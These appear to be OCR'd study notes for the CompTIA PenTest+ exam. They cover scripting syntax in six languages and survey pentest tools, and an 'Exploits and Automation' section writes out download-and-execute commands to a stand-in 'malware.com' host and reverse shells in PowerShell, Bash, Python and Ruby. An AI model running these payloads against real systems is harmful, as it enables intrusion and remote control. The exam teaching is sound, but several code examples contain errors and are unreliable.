    - A type of data structure that is used to hold multiple values of the same type

  - **Dictionary**
    - An array of key value pairs

  - **List**
    - A type of data structure that can hold multiple values of different data types in a sequential manner
    - Every element on a list is called an index


- **Tree**
  - A non-linear data structure that is used to create a hierarchy

- **Object-Oriented Programming**
  - **Object-Oriented Programming**
    - A programming paradigm based on the concept of “objects”, which can contain data (fields) and code (procedures)
    - Most of the programming languages are object-oriented
  - **Function**
    - A block of code that is given a special name which can be called to perform the code within in
  - **Procedure**
    - Can be anything such as a function, method, routine, or subroutines that takes input, generates output, and manipulates data
  - **Class**
    - The definition for the data format and the available procedures for a given type or class of object
  - **Library**
    - Takes and places pieces of code into reusable areas
    - It is an external collection of different classes, functions, and procedures that can be reused

Analyzing Scripts

- **Analyzing Scripts**
  - You must be able to analyze code snippets and identify their functions

- **Domain 5: Tools and Code Analysis**
  - Objective 5.2
    - Given a scenario, analyze a script or code sample for use in a penetration test



  - The official CompTIA PenTest+ Student Guide for PT0-002, Chapter 15, has a complete coverage of the objectives

- **What kind of questions to expect?**
  - Identify vulnerability
  - Identify function

- **Coding in Bash**
  - **Bash**
    - A command-line scripting language used for the command shell inside Unix-like systems
    - Bash is not an object-oriented programming language
  - **Starting Line**
    - #!/bin/bash
  - **Comment**
    - *# This is the first line of my script*
    - *# This script is used to do backups of my systems*
  - **Variables**

- variable = value
  CustomerName = Jason
  $CustomerName

- declare option VariableName = value
  declare -i PhoneNumber = 1111111
  declare -r Pi = 3.14

- **Arrays**
  - tempArray = (value1, value2, value3)
    tempArray[position]
    $tempArray[1] => value2

- **Named and Associative Arrays**
  - declare -A PhoneBook

    PhoneBook[name] = “Jason”
    PhoneBook[number] = “111-1111”

    ${PhoneBook[name]}
    ${PhoneBook[number]}

- **Comparisons**
  - Arithmetic
    - is equal to
      - if [“$a” -eq “$b”]
    - is not equal to
      - if [“$a” -ne “$b”]
    - is greater than
      - if [“$a” -gt “$b”]
    - is greater than or equal to
      - if [“$a” -ge “$b”]
    - is less than
      - if [“$a” -lt “$b”]

- is less than or equal to
  - if [“$a” -le “$b”]

- is less than (within double parentheses)
  - ((“$a” < “$b”))

- String Comparison
  - is equal to
    - if [“$a” = “$b”]
      if [“$a” == “$b”]

  - is not equal to
    - if [“$a” != “$b”]

  - is less than (in ASCII alphabetical order)
    - if [“$a” \< “$b”]
      if [[“$a” < “$b”]]

  - is greater than (in ASCII alphabetical order)
    - if [“$a” \> “$b”]
      if [[“$a” > “$b”]]

- **Logical Comparisons**
  - if [condition]
    then
    # do some command
    fi

  - if [<condition>]
    then
    # code here
    elif [<condition>]
    then
    # code here
    else
    # code here
    fi

- **Flow Control**
  - For Do Done
    - Performs a set of commands for each item in a list
    - for var in <list>
      do
      <commands>
      done

  - While Do Done
    - Performs a set of commands while a test is true
    - while [<some test>]
      do
      <commands>
      done

  - Until Do Done
    - Performs a set of commands until a test is true
    - until [<some test>]
      do
      <commands>
      done

- **String Operations**
  - The commands used to manipulate data in string format
  - testString = “Test String”
    echo $testString
    Test String

  - testString = “Test String”
    echo ${testString:2:4}
    st S

- **Inputting and Outputting Data**
  - echo “Please enter your name:”
    read UserName
    echo “Hello $UserName!”

- **Reading and Writing Data into Files**
  - TempFile=$(<filename)
  - TempFile=$(<test.txt)
    echo "$TempFile"
  - < means input, > means output
  - > overwrites, >> appends
    - echo "This is now going to be added to the end of the file as the next line" >> test.txt

- **Coding in PowerShell**
  - **Comment**
    - *# This is the first line of my script*
    - *<#*
      This is a comment block. You can use this to comment out large sections of text or code in your scripts.
      #>
  - **Variables**
    - $variable = value
      $CustomerName = Jason
    - [int]$AnswerNumber = 42
    - [string]$AnswerString = "The life, the universe, and everything."
    - To declare a constant, simply make the variable read only
      - Set-Variable Pi -Option ReadOnly -Value 3.14159
  - **Arrays**
    - Allows for the storage of multiple values and reference them from a single name

- $tempArray = @()

  $tempArray = @('Jason', 'Sahra', 'Eduardo', 'Linda')

  $tempArray[position]

  $tempArray[1] => Sahra

- **Named and Associative Arrays**
  - $PhoneBook = @{}
    $PhoneBook.name = 'Jason'
    $PhoneBook.number = '321-1234'
    $PhoneBook.name

    $PhoneBook = @{'name'='Jason', 'number'='321-1234'}
    $PhoneBook.number

- **Comparisons**
  - is equal to
    - $a -eq $b
  - is not equal to
    - $a -ne $b
  - is greater than
    - $a -gt $b
  - is greater than or equal to
    - $a -ge $b
  - is less than
    - $a -lt $b
  - is less than or equal to
    - $a -le $b

- **Conditional Statements**

- if (condition) {
  # then do some command
  }

- if (condition)
  {
  # code here
  }
  else
  {
  # code here
  }

- if (condition)
  {
  # code here
  }
  elseif (condition)
  {
  # code here
  }
  else
  {
  # code here
  }

- **Flow Control**
  - For
    - Performs a set of commands for each item in a list
    - for (<Init>; <Condition>; <Repeat>)
      {
      <Statement list>
      }

  - Do While
    - Performs a set of commands while a test is true
    - Do
      {

```
 # commands
}
While ($this -eq $that)
```

- Until Do
  - Performs a set of commands until a test is true
  - Do
    {
     # commands
    }
    Until ($this -eq $that)

- **String Operations**
  - The commands used to manipulate data in string format
  - $testString = “Test String”
    Write-Host $testString + “2”
    Test String2

  - $testString = “Test String”
    $testString.Substring(2,4)
    st S

- **Inputting and Outputting Data**
  - Write-Host “Please enter your name:”
    Read-Host $UserName
    Write-Host “Hello ” + $UserName + “!”

- **Reading and Writing Data into Files**
  - $TempFile = Get-Content - Path C:\test.txt
    Write-Host $TempFile

  - Write-Host “This is the beginning of a new script log file” > script.log

  - < means input, > means output

  - > overwrites, >> appends
    - .\enumerate.ps1 >> script.log

- **Coding in Python**
  - **Comment**
    - *# This is the first line of my script*
    - *# This script is used to do backups of my systems*

  - **Variables**
    - variable = value
      Price = 10

    - Integer variable doesn't use quotes around the value

    - String variables use quotes around letters and numbers

    - Vendor = "CompTIA"
      Vendor = 'CompTIA'
      Vendor = "123"

    - Price = int(42)
      Price = float(42.00)
      Price = str("The life, the universe, and everything.")

    - Type the variable name to display or interact with that variable

    - In Python, constants aren't really used like in other languages

    - By convention, uppercase words are treated as constants and lowercase or title case words as variables

  - **Arrays**
    - tempArray = []

      tempArray = [value1, value2, value3]
      nameArray = ["Jason", "Mary", "Joe", "Susan"]

      tempArray[position]

      nameArray[0] => Jason

- **Named and Associative Arrays**
  - Python uses the term dictionary instead of an associative array
  - PhoneBook = {}
    PhoneBook = {'name'='Jason', 'number'='321-1234'}

    PhoneBook["name"] => Jason
    PhoneBook["number"] => 321-1234
- **Comparisons**
  - is equal to
    - a == b
  - is not equal to
    - a != b OR a <> b
  - is greater than
    - a > b
  - is greater than or equal to
    - a >= b
  - is less than
    - a < b
  - is less than or equal to
    - a <= b
- **Conditional Statements**
  - if (condition):
      # then do something
  - if (condition):
      # then do something
    else:
      # do something else

- if (condition):
  # then do something
  elif (condition):
  # then do something else
  else:
  # do this thing instead

- **Flow Control**
  - For
    - Performs a set of commands for each item in a list
    - for x in list:
      # Do something

  - While
    - Performs a set of commands while a test is true
    - i = 1
      while i < 6:
      print(i)
      i = i +1

      print ('All done')

  - In Python, until loops are created by reversing the while loop's logic
    - i = 1
      while i > 5:
      print(i)
      i = i +1

      print ('All done')

- **String Operations**
  - testString = "Dion Training is helping me learn to code"
    print(testString)

  - print(testString, " in Python" + " today")

```
Python 2.7.18 (default, Jan  4 2022, 17:47:56)
[GCC Apple LLVM 13.0.0 (clang-1300.0.29.10) [+internal-os, ptrauth-isa=deployme on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> MyName = "Jason Dion"
>>> MyName[0]
'J'
>>> MyName[4]
'n'
>>> MyName[0:4]
'Jaso'
>>> MyName[6:8]
'Di'
>>> MyName[-2]
'o'
>>> MyName[6:-2]
'Di'
>>> MyName[-4:-2]
'Di'
>>>
```

- **Inputting and Outputting Data**
  - userName = input("Please enter your name:")
    print("Hello " + userName + "!")

- **Reading and Writing Data into Files**
  - tempFile = open('test.txt', 'w') # write will overwrite any existing content
  - tempFile = open('test.txt', 'a') # append to the end without overwriting
  - tempFile = open('test.txt', 'r') # reads a file
  - print(tempFile.read())
  - print(tempFile.read(50)). # this would read the first 50 characters in the file
  - print(tempFile.readline(-5)). # this would read the last 5 lines of the file

- **Coding in Perl**
  - **Perl**
    - A language commonly used in Linux and Windows web servers to run dynamic code

- **Starting Line**
  - #!/bin/perl

- **Comment**
  - *# This is the first line of my script*
  - *# This script is used to do backups of my systems*

- **Variables**
  - $variable = value;
    $CustomerName = Jason;
    $CustomerName

  - There is no need to declare variable types in Perl

  - use constant NAME => <value>;

- **Arrays**
  - @tempArray = (value1, value2, value3);

    @ages = (18, 21, 25, 30);
    @names = (“Jason”, “Susan”, “David”, “Tamera”);

    $tempArray[position]

    $names[3] => Tamera

- **Named and Associative Arrays**
  - %people = (“John”, 19, “Melinda”, 35, “Jonni”, 25);

    $people{“Alex”} = 18;

    $people{“Jonni”} => 25

- **Comparisons**
  - Numeric
    - is equal to
      - if ($a == $b)

- is not equal to
  - if ($a != $b)
- is greater than
  - if ($a > $b)
- is greater than or equal to
  - if ($a >= $b)
- is less than
  - if ($a < $b)
- is less than or equal to
  - if ($a <= $b)

- String Comparison
  - is equal to
    - if ($a -eq $b)
  - is not equal to
    - if ($a -ne $b)
  - is greater than
    - if ($a -gt $b)
  - is greater than or equal to
    - if ($a -ge $b)
  - is less than
    - if ($a -lt $b)
  - is less than or equal to
    - if ($a -le $b)

- **Logical Operators**
  - && is AND
    || is OR

- **Conditional Statements**

- if(condition) {
  # commands to run
  }

- if(condition) {
  # commands execute if given condition is true
  } else {
  # commands execute if given condition is false
  }

- if(condition1) {
  # commands execute if given condition1 is true
  } elsif(condition2) {
  # commands execute if given condition2 is true
  } else {
  # commands executive if the above conditions aren't true
  }

- **Flow Control**
  - For
    - Performs a set of commands for each item in a list
    - for (init; condition; increment) {
      statement(s);
      }

  - While
    - Performs a set of commands while a test is true
    - while(condition) {
      commands;
      }

  - Until Do
    - Performs a set of commands until a test is true
    - until(condition) {
      commands;
      }

- **String Operations**
  - $testString = “Test String”
    printf($testString);
    Test String

  - $sub_teststring1 = substr($testString, 1);
    $sub_teststring2 = substr($testString, 1,5);
    printf($sub_testString2);
    est_S

  - Count positions from the end of the string using negative numbers

- **Inputting and Outputting Data**
  - printf(“Please enter your name:”);
    $string = <STDIN>;
    printf(“You entered: $string”);

- **Reading and Writing Data into Files**
  - open(DATA1, “<read.log”);
    open(DATA2, “>write.log”);

  - > overwrites, >> appends

  - while (<DATA1>) {
    printf(“$_”);
    }

- **Coding in JavaScript**
  - As a pentester, you will most often use JS when conducting cross-site scripting attacks

  - **Starting Line**
    - main.js
    - <script src=“scripts\main.js”></script>
    - <script>code</script>

- **Comment**
  - *// This is the first line of my script*
  - */*
    This is a multi-line
    comment block
    **/*

- **Variables**
  - let variable = value;
    let CustomerName = 'Jason';
    CustomerName = 'Dion';

  - const PI = 3.14159

- **Arrays**
  - let tempArray = [value1, value2, value3);

    let listOfNames = ['Jason', 'Mary', 'Christle', 'Tim'];

    listOfNames[position]

    listOfNames[1] => Mary

  - JavaScript doesn't have named or associative arrays like some other languages

  - var myPhoneBook = {};
    var myPhoneBook = {Jason: 111-1234,
    Mary: 222-5678};

  - myPhoneBook.Jason
    myPhoneBook.Jason = 333-1234;
    myPhoneBook["Jason"] = 333-1234;
- **Comparisons**
  - is equal to
    - (num1 = num2)

  - is not equal to

        - (num1 != num2)

    - is greater than
        - (num1 > num2)

    - is greater than or equal to
        - (num1 >= num2)

    - is less than
        - (num1 < num2)

    - is less than or equal to
        - (num1 <= num2)

- **Conditional Statements**
    - if (condition) {
      # do something;
      }

    - if (condition) {
      # do something;
      } else {
      # do something else;
      }

    - if (condition) {
      # do something;
      } else if (condition) {
      # do something else;
      } else {
      # do something else;
      }

- **Flow Control**
    - For
        - Performs a set of commands for each item in a list

- for (init; condition; increment) {
  <commands>;
  }

- While
  - Performs a set of commands while a test is true
  - while (condition) {
    <commands>;
    }

- Do While
  - Performs a set of commands until a test is true
  - do {
    <commands>;

    }
    while (condition);

- **String Operations**
  - let text = “Dion Training”;
    text.substring(start position, end position);
    let result = text.substring(1, 4);
    ion


  - If using a negative number as the starting position, it will start at the 0 position

  - let text = “Dion Training”;
    text.substring(start position, end position);
    let result = text.substring(text.length - 3,5);
    Train

- **Inputting and Outputting Data**
  - var customerName = prompt(“Please enter your name”);

```
if (customerName!= null) {
   document.getElementById("welcome").innerHTML =
   "Hello " + customerName + ", How are you today?";
}
```

- **Reading and Writing Data into Files**



  - Node.js
    - A backend JavaScript framework used to write automations

```
var fs = require("fs");
console.log("Going to write into existing file");
// Open a new file with name system.log and write Log File to it.
fs.writeFile('system.log', 'Log File', function(err) {
   if (err) {
      return console.error(err);
   }
   console.log("Data written successfully!");
   console.log("Reading newly written data");
   // Read the newly written file and print all of its content on the console
   fs.readFile('system.log', function (err, data) {
      if (err) {
         return console.error(err);
      }
      console.log("Asynchronous read: " + data.toString());
   });
});
```


  - Use the command fs.appendFile to append data to a file

- **Coding in Ruby**
  - **Starting Line**

- #!/usr/bin/ruby

- **Comment**
  - *# This is the first line of my script*

- **Variables**



  - Ruby treats constants just like variables, because they don't really have constants

- **Arrays**
  - tempArray = Array.new (20) # this creates an array with 20 locations for you to store things in it

    tempArray = [value1, value2, value3]

    tempArray.at(n)

    tempArray.at(1) => value2

- **Named and Associative Arrays**
  - phoneBook = [['Jason', '111-1234'], ['Mary', '222-5678']]
    phoneBook.assoc('Mary') => ['Mary', '222-5678']
- **Comparisons**
  - is equal to

        - if a == b

    - is not equal to
        - if a != b

    - is greater than
        - if a > b

    - is greater than or equal to
        - if a >= b

    - is less than
        - if a < b

    - is less than or equal to
        - if a <= b

    - ===
        - is equal to in case statements instead of if statements

- **Conditional Statements**
    - if condition
      # do some command
      end

    - if condition
      # do some command
      else
      # do something else
      end

    - if condition
      # do some command
      elsif condition
      # do something else
      else
      # do some other thing
      end

- **Flow Control**
  - For
    - Performs a set of commands for each item in a list
    - for var in <list>
      # do something
      end
  - While
    - Performs a set of commands while a test is true
    - while condition
      # do commands
      end
  - Until
    - Performs a set of commands until a test is true
    - until condition
      # do commands
      end
- **Substring Operations**
  - testString = “Test String”
    puts testString
    Test String
  - testString = “Test String”
    puts testString[2..5]
    st S
  - Using a negative number as the starting position counts from the end of the string as -1. -2. -3, etc.
- **Inputting and Outputting Data**
  - Output to the screen in Ruby can be done using the puts or print commands
    - Puts
      - Outputs the string to a new line

- Print
  - Uses the same line unless a new line character is specified

- puts “Please enter your name:”
  userName = gets
  puts “Hello ” + username

  Please enter your name: Jason
  Hello Jason

- **Reading and Writing Data into Files**
  - f = File.open(‘commands.log’, ‘w’)
    f.puts “This is a log of the commands I ran:”
    f.close

  - < overwrites, << appends

  - f << “This is another log entry”

  - f = File.open(‘commands.log’)

    while line = f.gets do
      puts line
    end

    f.close

Exploits and Automation

- **Exploits and Automation**
  - **Domain 5: Tools and Code Analysis**
    - Objective 5.2
      - Given a scenario, analyze a script or code sample for use in a penetration test

- **Exploits to Download Files**
  - **PowerShell (Download and Run a Script)**
    - powershell.exe -c "IEX((New-Object System.Net.WebClient). DownloadString('https://malware.com/badstuff.ps1'))"
  - **PowerShell (Download a File)**
    - powershell.exe -c "(New-Object System.Net.WebClient). DownloadFile("https://malware.com/badstuff.zip", "C:\Windows\Temp\downloaded.zip")"
  - **Python (Download a File)**
    - import requests
      url = 'https://malware.com/badstuff.zip'
      r = requests.get(url, allow_redirects=True)
      open('downloaded.zip', 'wb').write(r.content)

- **Exploits for Remote Access**
  - **PowerShell (Remote Access Payload)**
    - msfvenom -p cmd/windows/reverse_powershell lhost=66.77.88.99 lport=443 > script.ps1
  - **PowerShell (Reverse Script)**
    - $client = New-Object System.Net.Sockets.TCPClient("66.77.88.99",443);
      $stream = $client.GetStream();
      [byte[ ]]$bytes = 0..65535|%{0};
      while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
      $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
      $sendback = (iex $data 2>&1 | Out-String);
      $sendback2 = $sendback + "PS " + (pwd).Path + "> ";

```
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush( )};
$client.Close( )
```

- **Bash (Reverse Shell)**
  - bash -i >& /dev/tcp/66.77.88.99/443 0>&1

- **Python (Linux Reverse Shell)**
  - export RHOST="66.77.88.99";
    export RPORT=443;
    python -c 'import socket,os,pty;
    s=socket.socket();
    s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));
    [os.dup2(s.fileno(),fd) for fd in (0,1,2)];
    pty.spawn("/bin/sh")'

- **Ruby (Linux Reverse Shell)**
  - ruby -rsocket –e'f=TCPSocket.open("66.77.88.99",443).to_i;
    exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'

- **Ruby (Windows Reverse Shell)**
  - ruby -rsocket -e 'c=TCPSocket.new("66.77.88.99","443");
    while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'

- **Exploits for Enumerating Users**
  - **PowerShell (List All Users in a Domain)**
    - Import-Module ActiveDirectory; Get-ADUser -Identity <username> -properties *
  - **PowerShell (List All Users in a Group)**
    - Import-Module ActiveDirectory; Get-ADPrincipalGroupMembership <username> | select Administrator
  - **Bash (List All Users on a System)**
    - cat /etc/passwd

- **Bash (List All Users on a System)**
  - awk –F':' '{ print $1}' /etc/passwd
- **Bash (List All Logged in Users)**
  - who | awk '{print $1}' | sort | uniq | tr '\n' ' '
- **Python (List Groups for Users)**
  - ```
    #!/usr/bin/python
    def read_and_parse(filename):
    # Reads and parses lines from /etc/passwd and /etc/group. Takes
    filename (a string with full path to filename) as input
      data = [ ]
      with open(filename, "r") as f:
        for line in f.readlines( ):
          data.append(line.split(":")[0])
        data.sort( )
        for item in data:
          print("- " + item)
    read_and_parse("/etc/group")
    read_and_parse("/etc/passwd")
    ```

- **Exploits for Enumerating Assets**
  - **PowerShell (List All Domain Controllers)**
    - Import-Module ActiveDirectory; Get-ADDomainController -Filter * | Select-Object name, domain
  - **PowerShell (Get Info on Computer/Host)**
    - Import-Module ActiveDirectory;
      Get-ADComputer -Filter {Name -Like "<hostname>"} -Property * |
      Format-Table Name,ipv4address,OperatingSystem,
      OperatingSystemServicePack,LastLogonDate -Wrap -Auto
  - **Bash (Enumerate an Asset)**
    - hostname; uname -a; arp; route; dpkg
  - **Python (Identify Hosts on a Subnet)**
    ```

```
import socket
def connect(hostname, port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    socket.setdefaulttimeout(1)
    result = sock.connect_ex((hostname, port))
    sock.close()
    return result == 0
for i in range(0,255):
    res = connect("192.168.1."+str(i), 80)
    if res:
        print("Device found at: ", "192.168.1."+str(i) + ":"+str(80))
```


- **Automation in Engagements**
  - Automate actions using a script and do follow-on actions using another script based on the results of the previous action
    - Scan against a subnet range
    - Import file containing targets
  - A lot of these tools are already available online

- **Automation with Nmap Scripts**
  - /usr/share/nmap/scripts/vulscan
  - C:\Program Files (x86)\Nmap\script
  - Determine the needed scripts to use based on the objectives
    - vulners
    - ssl-enum-ciphers
  - **vulners**
    - Has a vast database of vulnerabilities that can be used against web servers
  - **ssl-enum-ciphers**
    - Identifies what ciphers are being used by secure web servers running Port 443

Tool Round-up

- **Tool Round-up**
  - **Domain 5: Tools and Code Analysis**
    - Objective 5.3
      - Explain use cases of the following tools during the phases of a penetration test
      - The goal is to associate the tool with its use case
  - **Sample Question**
    - Which tool could be used to collect frames and packets sent over a wireless network?
      A. John the Ripper
      B. Nessus
      C. Netcat
      D. Aircrack-ng

- **OSINT Tools**
  - **OSINT Tools**
    - Find actionable intelligence from various publicly available sources



  - **WHOIS**
    - A query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource

- **Nslookup**
  - A network administration command-line tool for querying DNS to obtain the mapping between domain names and IP addresses, or other DNS records

- **Fingerprinting Organizations with Collected Archives (FOCA)**
  - Used to find metadata and hidden information in collected documents from an organization

- **theHarvester**
  - A program for gathering emails, subdomains, hosts, employee names, email addresses, PGP key entries, open ports, and service banners from servers


- **Shodan**
  - A website search engine for web cameras, routers, servers, and other devices that are considered part of the Internet of things

- **Maltego**
  - A piece of commercial software used for conducting open-source intelligence that visually helps connect those relationships
  - It can automate the querying of public sources of data and then compare it with other info from various sources

- **Recon-ng**
  - Uses a system of modules to add additional features and functions for your use
  - It is a cross-platform web reconnaissance framework

- **Censys**
  - A website search engine used for finding hosts and networks across the Internet with data about their configuration

- **Scanning Tools**
  - **Scanning Tools**
    - Used to identify potential vulnerabilities in a system, server, network, software, service, or application



  - **Nikto**
    - A web vulnerability scanner that is used to assess custom web applications that a company may have coded themselves
    - perl nikto.pl -h <IP address>
  - **OpenVAS**
    - An open-source vulnerability scanner that is used to identify vulnerabilities and assign a risk rating for the targeted assets
  - **Nessus**
    - A proprietary vulnerability scanner that is used conduct basic, advanced, and compliance vulnerability scans to measure the effectiveness of the system's security controls
  - **SQLmap**
    - An open-source database scanner that searches for SQL injection vulnerabilities that can be exploited
  - **Open SCAP (Security Content Automation Protocol)**
    - A tool created by NIST that is used to create a predetermined security baseline that can be used to determine vulnerabilities or deviations in a system
  - **Wapiti**


        - A web application vulnerability scanner which will automatically navigate a web app looking for areas where it can inject data to target different vulnerabilities
    - **WPScan**
        - A WordPress site vulnerability scanner that identifies the plugins used by the website against a database of known vulnerabilities
    - **Brakeman**
        - A static code analysis security tool that is used to identify vulnerabilities in applications written in Ruby on Rails
    - **ScoutSuite**
        - An open-source tool written in Python that can be used to audit instances and policies created on multicloud platforms by collecting data using API calls

- **Networking Tools**
    - **Networking Tools**
        - Used to monitor, analyze, or modify network traffic on a network

    - **Wireshark**
        - An open-source protocol analysis tool that can conduct packet sniffing, decoding, and analysis
    - **Tcpdump**
        - A command-line protocol analysis tool that can conduct packet sniffing, decoding, and analysis
    - **Hping**

- An open-source packet crafting tool used to exploit vulnerable firewalls and IDS/IPS
  - TCP
  - UDP
  - ICMP
  - RAW-IP

- **Wireless Tools**



  - **Aircrack-ng**
    - A powerful open-source wireless exploitation tool kit consisting of airomon-ng, airodump-ng, aireplay-ng, and airocrack-ng

    - **Airomon-NG**
      - Used to monitor wireless frequencies to identify access points and clients

    - **Airodump-NG**
      - Used to capture network traffic and save it to a PCAP file

    - **Aireplay-NG**
      - Used to conduct a deauthentication attack by sending spoofed deauth requests to the access point

    - **Airocrack-NG**

- Used to conduct protocol and password cracking of wireless encryption

- **Kismet**
  - An open-source tool that contains a wireless sniffer, a network detector, and an intrusion detection system

- **Wifite**
  - A wireless auditing tool that can be used to conduct a site survey to locate rogue and hidden access points
- **Rogue Access Point**
  - Any wireless access point that has been installed on a secure network without explicit authorization from a local network administrator

- **EAPHammer**
  - A Python-based toolkit that can be used to steal EAP authentication credentials used in a WPA2-Enterprise network

- **mdk4**
  - A wireless vulnerability exploitation toolkit that can conduct 10 different types of 802.11 exploitation techniques

- **Spooftooph**
  - Automates the spoofing or cloning of a Bluetooth device's name, class, and address


- **Reaver**
  - A tool that conducts a brute-force attack against an access point's Wi-Fi Protected Setup (WPS) PIN to recover the WPA PSK

- **Wireless Geographic Logging Engine (WiGLE)**
  - A wireless OSINT tool that consists of a website and database dedicated to mapping and indexing all known wireless access point

- **Fern**

